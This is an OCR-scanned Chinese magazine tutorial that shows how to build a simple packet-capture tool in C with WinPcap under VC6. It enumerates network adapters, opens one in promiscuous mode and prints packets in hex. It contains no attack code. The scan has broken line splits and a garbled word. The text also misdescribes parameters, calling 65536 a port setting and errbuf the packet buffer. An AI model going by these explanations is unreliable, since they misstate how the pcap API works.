


图16

简单抓包工具的实现

沧海浮萍




图1




图2

今天教给大家通过C语言编程实现简单的抓包工具，编译平台为vc6.0，在开始写代码之前我们需要安装一个开发包WpdPack以及WinPcap驱动，这里面包含了我们需要用到的头文件以及相关的函数。将解压之后，需要设置vc6的头文件目录以及lib文件目录，如图1，图2所示。安装设置完毕后就可以进行代码编写了。

首先我们需要包含头文件#include <pcap.h>，然后在“工程”“设置”里面增加lib库文件，如图3、4所示。首先我们需要获取我们本地计算机上的网卡列表，因为一台计算机可能会安装很多的网卡，也可能有一些虚拟网卡，所以首先我们需要枚举出所有的网卡来。这里需要用到函数pcap_findalldevs，这个函数位于WpdPack开发包中，声明如下：

```
int pcap_findalldevs(pcap_if_t **, char *);
```

两个参数分别是pcap_if_t结构以及char *类型，所以在这之前我们需要声明这个结构pcap_if_t *alldevs, char errbuf[PCAP_ERRBUF_SIZE];然后就可以使用这个函数了：

```
if(pcap_findalldevs(&alldevs, errbuf) == -1)
{
        fprintf(stderr,"执行失败 %s\n", errbuf);
        exit(1);
}
```

如果函数执行成功，那么本机所有安装的网卡都会被检测出来并存放到pcap_if_t结构中。如果很多网卡的话，我

们需要用循环来列举出来，显示本地网卡的代码如下：

```
pcap_if_t *d;
for(d=alldevs; d; d=d->next)
        {
                printf("%d. %s\n", 
++i, d->name);

                if (d->description)
                        printf(" (%s)\
n", d->description);
                else
                        printf(" 没有
网卡信息描述\n");
        }
```

获得了所有的网卡之后，我们下一步就需要选择需要进行数据包捕获的网卡，这里我们直接用网卡序号进行选择就可以了，代码如下所示：

```
        printf("请输入序号 (1-%d):",i);
        scanf("%d", &inum);

        if (inum < 1 || inum > i)
        {
                printf("\n输入错误 \
n");
                p c a p _
freealldevs(alldevs);
                return -1;
        }


        for (d=alldevs, i=0; i< inum-1
;d=d->next, i++);
        {
                if ((fp = pcap_open_
live(d->name,
                        65536,

                        1,

                        1000,

                        errbuf
                        )) == NULL)
                {
fprintf(stderr,"\n打开网卡失败\n");
                        return -1;
                }
        }
```

如果用户输入的序号错误，那么我们就提示一下输入错误，然后用pcap_freealldevs(pcap_if_t **)函数将获取的结构释放，这个函数也是WpdPack开发包中的函数。如果输入正确，那么我们就用函数pcap_t *pcap_open_live(const char *, int, int, int, char *);打开指定的设备，进行网络数据读取。其中参数d->name表示该网卡的名称；65536iaoshi不限定端口号，就是全部读取的意思；1表示使用混杂模式，0表示不采用混杂模式；1000表示读取超时时间，单位为ms；errbuf表示读取的网络数据包存放的缓冲区。




图3




图4

指定的设备打开之后，下面就开始正式的数据包读取了：

```
        while((res = pcap_next_ex( fp, &header,
&pkt_data)) >= 0)
        {
```

```
            if(res == 0)
                    continue;
            printf("%ld:%ld (%ld)\n", header->ts.tv_sec, header->ts.tv_usec, header->len);


            /* 以16进制形式打印数据 */
            for (i=1; (i < header->caplen + 1 ) ; i++)
            {
                    printf("%.2x ", pkt_data[i-1]);
                    if ( (i % LINE_LEN) == 0) printf("\n");
            }

            printf("\n\n");
    }
```

函数pcap_next_ex()是一个非回调函数的捕包函数，其中含有另个函数pcap_loop()也可以使用，这两个函数的效果一样，但这个函数是回调的，在一些情况下使用起来会比较麻烦，所以建议使用pcap_next_ex()这个函数。成功能够捕获数据包之后，我们用16进制的形式将数据打印出来，程序运行效果如图5、6所示。




图5

